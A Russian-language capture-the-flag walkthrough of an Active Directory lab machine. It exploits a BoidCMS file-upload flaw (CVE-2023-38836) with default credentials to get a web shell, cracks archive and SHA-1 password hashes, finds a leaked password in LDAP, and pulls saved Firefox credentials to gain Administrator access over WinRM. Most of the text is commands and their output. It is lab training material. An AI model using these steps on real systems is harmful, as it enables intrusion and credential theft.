

# foundation

## CG :: Основа

Название: Основа

Категория: Active Directory

Сложность: Сложная

Очки: 2000

Описание: Но часто именно таков путь деяний, изменяющих устройство мира: маленькие руки делают то, что могут, в то время как глаза великих устремлены в другие места.

Теги: ActiveDirectory

Приветствую!

Хинт: Здесь есть кое-что скрытое от глаз

Хинт2: Распространённое ПО не всегда стандартное

Начинаем с разведки


```
bash
1 | sudo nmap -vv -sV -O 192.168.1.34
```

```
Nmap scan report for 192.168.1.34
Host is up, received arp-response (0.0024s latency).
Scanned at 2024-01-18 09:59:24 MSK for 40s
Not shown: 986 closed tcp ports (reset)
PORT      STATE SERVICE          REASON          VERSION
53/tcp    open  domain           syn-ack ttl 128 Simple DNS Plus
80/tcp    open  http             syn-ack ttl 128 Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)
88/tcp    open  kerberos-sec     syn-ack ttl 128 Microsoft Windows Kerberos (server time: 2024-01-18 06:59:29Z)
135/tcp   open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn      syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp   open  ldap             syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Defau
lt-First-Site-Name)
443/tcp   open  ssl/http         syn-ack ttl 128 Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.2.4)
445/tcp   open  microsoft-ds     syn-ack ttl 128 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CODEBY)
464/tcp   open  kpasswd5?        syn-ack ttl 128
593/tcp   open  ncacn_http       syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped       syn-ack ttl 128
3268/tcp  open  ldap             syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: codeby.cdb, Site: Defau
lt-First-Site-Name)
3269/tcp  open  tcpwrapped       syn-ack ttl 128
5357/tcp  open  http             syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
MAC Address: 08:00:27:B4:6F:CF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
```

Active Directory и поднят Apache веб сервер

Добавим в hosts - echo '192.168.2.11 foundation' | sudo tee -a /etc/hosts

Откроем браузер и посмотрим что на сайте  
Видим некий BoidCMS



## Edit This Page

Visit the panel and login if not already, then Navigate to **Update**, select **Home (home)** and click **Select**. Update the field

## Enable Blog

Navigate to **Settings**, scroll to **Enable Blog** and select **Yes**, then click **Save changes**.


## More Info

You can find more information on how to set up your site in the [documentation](#).

Copyright © 2024 by BoidCMS

Open source файловая CMS - <https://github.com/BoidCMS/BoidCMS/>

Поищем эксплойты, телеграм бот умеет искать



<https://www.exploit-db.com/exploits/51741>

Находим скрипт на питоне для CVE2023-38836

Позволяет выполнить удаленный код для аутентифицированного пользователя

**EDB-ID:**

51741

**CVE:**2023-38836**Author:**

1337KID

**Type:**

WEBAPPS

**Platform:**

PHP

**Date:**

2023-10-09

**EDB Verified:** ✕**Exploit:** ⬇ / {}**Vulnerable App:**

```
#!/usr/bin/python3
# Exploit Title: BoidCMS v2.0.0 - authenticated file upload vulnerability
# Date: 08/21/2023
# Exploit Author: 1337kid
# Vendor Homepage: https://boidcms.github.io/#/
# Software Link: https://boidcms.github.io/BoidCMS.zip
# Version: <= 2.0.0
# Tested on: Ubuntu
# CVE : CVE-2023-38836
```

Учетных данных у нас нет, поищем стандартные креды

В инструкции по установке - <https://boidcms.github.io/#/install>

Находим то что надо

 [Help Improve This Page](#)

## Installing BoidCMS from a zip file

- Get the latest version of BoidCMS from the [official repository](#).
- Extract the zip file and upload the contents to your server. You can upload the files to the root directory or to a subdirectory of your choice.
- Navigate to your domain. If you uploaded the files to the root directory, go to `http://example.com` . If you uploaded the files to a subdirectory, go to `http://example.com/{subdirectory}` .
- Use the admin panel to set up and customize your website.

## Default Login Credentials

The default login page for the administrator is located at `admin` . To access the login page, simply append `/admin` to the end of your website's URL. For example, if your site's URL is `http://example.com` , then the login page would be located at `http://example.com/admin` . If your website is located in a subdirectory, then you will need to include the subdirectory name before `/admin` .

It's important to note that the default username and password are both set to `admin` and `password`, respectively. However, to ensure your site's security, it's highly recommended that you change these login details to something more unique and complex.

Скачиваем эксплоит и пробуем провести атаку

```
wget https://www.exploit-db.com/raw/51741
mv 51741 CVE-2023-38836.py
python3 CVE-2023-38836.py -h
```

```
→ ~/Desktop python3 CVE-2023-38836.py -h
usage: CVE-2023-38836.py [-h] [-u URL] [-l USER] [-p PASSWD]
```

Exploit for CVE-2023-38836

options:

```
-h, --help            show this help message and exit
-u URL, --url URL      website url
-l USER, --user USER  admin username
-p PASSWD, --passwd PASSWD
                        admin password
```

→ ~/Desktop █

```
python3 CVE-2023-38836.py -u http://192.168.2.11 -l admin -p password
```

```
→ ~/Desktop python3 CVE-2023-38836.py -u http://192.168.1.34 -l admin -p password
Shell uploaded to "http://192.168.1.34/media/shell.php"
```

```
cmd >> whoami
dGIF89a;
codeby\apache
```

```
cmd >> dir
GIF89a;
```

```
cmd >> dir
GIF89a;
Volume in drive C has no label.
Volume Serial Number is 743C-3B43
```

Directory of C:\xampp\htdocs\media

```
18.01.2024  10:14    <DIR>        .
18.01.2024  10:14    <DIR>        ..
18.01.2024  10:14                37 shell.php
               1 File(s)                37 bytes
               2 Dir(s)  29♦168♦492♦544 bytes free
```

```
cmd >> █
```


В корне диска есть директория IT-support и внутри файл - C:\IT-support\members.rar  
Скачаем и посмотрим что там. Копируем в папку веб сервера и скачиваем через браузер

```
copy C:\IT-support\members.rar C:\xampp\htdocs\memb.rar
```

Ломаем архив

```
rar2john members.rar > rar.hash
john --wordlist=rockyou.txt rar.hash
```

Файл у нас .xlsm, значит эксель с макросом, посмотрим что внутри




Находим логин юзера и зашифрованный пароль

Необходимо определить тип хеша

ID=veronika.sultanova; Password=70958f054f29d58866e982e467867ad4b8b06caf

Используем утилиту Name That Hash



SHA-1 Hashcat 100 Ставим на брут

```
.\hashcat.exe -m 100 .\1.txt -a 0 .\rockyou.txt
```

```
Administrator: PowerShell x Administrator: PowerShell x + v
Dictionary cache hit:
* Filename..: .\rockyou.txt
* Passwords.: 14344387
* Bytes.....: 139921543
* Keyspace..: 14344387

70958f054f29d58866e982e467867ad4b8b06caf:Sammy123..

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: 70958f054f29d58866e982e467867ad4b8b06caf
Time.Started.....: Thu Jan 18 13:51:16 2024 (2 secs)
Time.Estimated...: Thu Jan 18 13:51:18 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4374.3 kH/s (5.54ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 10665984/14344387 (74.36%)
Rejected.....: 0/10665984 (0.00%)
Restore.Point....: 10551296/14344387 (73.56%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

Успех

veronika.sultanova : Sammy123 ..

Собираем информацию через LDAP

```
crackmapexec ldap foundation.codeby.cdb -d CODEBY -u
'veronika.sultanova' -p 'Sammy123..' --kdcHost 192.168.2.11 -M user-
desc
```

Найдем засвеченный пароль в поле Description пользователя mikhaillarionov - Description: Set password to P&M4ever

```
exited3n@kali-vm:~/Desktop
File Actions Edit View Help
exited3n@kali-vm:~/Desktop x exited3n@kali-vm:~/Desktop x
→ ~/Desktop crackmapexec ldap foundation.codeby.cdb -d CODEBY -u 'veronika.sultanova' -p 'Sammy123..' --kdcHost 192
.168.1.34 -M user-desc
SMB foundation 445 FOUNDATION [*] Windows Server 2016 Standard 14393 x64 (name:FOUNDATION) (do
main:CODEBY) (signing:True) (SMBv1:True)
LDAP foundation 389 FOUNDATION [+] CODEBY\veronika.sultanova:Sammy123..
USER-DES ... User: krbtgt - Description: Key Distribution Center Service Acco
unt
USER-DES ... User: mikhaillarionov - Description: Set password to P&M4ever
USER-DES ... Saved 154 user descriptions to /home/exited3n/.cme/logs/UserDesc
-foundation-20240118_141029.log
→ ~/Desktop
```

Пробуем подключиться через WinRM

```
evil-winrm -i 192.168.2.11 -u mikhaillarionov -p 'P&M4ever'
```



```
→ ~/Desktop evil-winrm -i 192.168.1.34 -u mikhail.larionov -p 'P6M4ever'
```

```
Evil-WinRM shell v3.5
```

**Warning: Remote path completions is disabled due to ruby limitation: quoting\_detection\_proc() function is not supported on this machine**

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#>

```
Info: Establishing connection to remote endpoint
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> whoami
```

```
codeby\mikhail.larionov
```

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> cat ../Desktop/user.txt
```

```
Cannot find path 'C:\Users\mikhail.larionov\Desktop\user.txt' because it does not exist.
```

```
At line:1 char:1
```

```
+ cat ../Desktop/user.txt
```

```
+ ~~~~~
```

```
+ CategoryInfo          : ObjectNotFound: (C:\Users\mikhail.larionov\Desktop\user.txt:String) [Get-Content, Exception]
```

```
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
```

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> cat ../Desktop/user.txt
```

```
CODEBY{Foundation begin
```

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> █
```

Посмотрим список установленного ПО - `reg query`

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall`

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall
```

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Connection Manager
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DirectDrawEx
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\DXM_Runtime
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Fontcore
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE40
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE4Data
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IE5BAKEX
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\IEData
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MobileOptionPack
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Mozilla Firefox 121.0.1 (x64 ru)
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MozillaMaintenanceService
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\MPlayer2
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\Oracle VM VirtualBox Guest Additions
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\SchedulingAgent
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\WIC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\xampp
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{1CA7421F-A225-4A9C-B320-A36981A2B789}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{5D074E8F-2F7E-4EC7-AFDB-0A57AFFB387A}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{9BCA2118-F753-4A1E-BCF3-5A820729965C}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\{C31777DB-51C1-4B19-9F80-38EF5C1D7C89}
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> █
```

ФФ не стандарт, возможно в профиле есть сохранённые логины и пароли

`ls C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Profiles\`

Профили есть

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> ls C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Profiles\
```

Directory: C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Profiles

Mode	LastWriteTime	Length	Name
d-----	1/11/2024 5:04 PM		g0yhslhs.default
d-----	1/11/2024 5:08 PM		l20xq14l.default-release

```
*Evil-WinRM* PS C:\Users\mikhail.larionov\Documents> █
```

Скачаем рекурсивно, добавим в архив и зальем на локальный компьютер

```
*Evil-WinRM* PS C:\temp> rm profile.zip
*Evil-WinRM* PS C:\temp> Get-ChildItem -Path C:\Users\mikhail.larionov\AppData\Roaming\Mozilla\Firefox\Pr
ofiles\l20xq14l.default-release -Recurse | Compress-Archive -DestinationPath C:\Temp\profile.zip
*Evil-WinRM* PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a                1/11/2024   5:32 PM          59476616 profile.zip

*Evil-WinRM* PS C:\temp> download profile.zip

Info: Downloading C:\temp\profile.zip to profile.zip
Progress: 18% : |██████████|
```

Находим декриптор паролей ФФ и указываем нашу локально распакованную папку

```
python firefox_decrypt.py ~/Desktop/asd
```

```
→ ~/Desktop/firefox_decrypt git:(main) python3 firefox_decrypt.py ~/Desktop/asd
2024-01-11 17:36:37,486 - WARNING - profile.ini not found in /home/exited3n/Desktop/asd
2024-01-11 17:36:37,486 - WARNING - Continuing and assuming '/home/exited3n/Desktop/asd' is a profile loc
ation

Website: http://foundation
Username: 'Administrator'
Password: 'Found_glory33$'
→ ~/Desktop/firefox_decrypt git:(main) █
```

```
→ ~/Desktop/firefox_decrypt git:(main) python firefox_decrypt.py ~/Desktop/asd
2024-01-18 14:50:58,830 - WARNING - profile.ini not found in /home/exited3n/Desktop/asd
2024-01-18 14:50:58,830 - WARNING - Continuing and assuming '/home/exited3n/Desktop/asd' is a profile location

Website: http://foundation
Username: 'Administrator'
Password: 'Found_glory33$'
→ ~/Desktop/firefox_decrypt git:(main) evil-winrm -i 192.168.1.34 -u Administrator -p 'Found_glory33$'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completio
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
_n3w_w0rld}
*Evil-WinRM* PS C:\Users\Administrator\Documents> █
```

До новых встреч!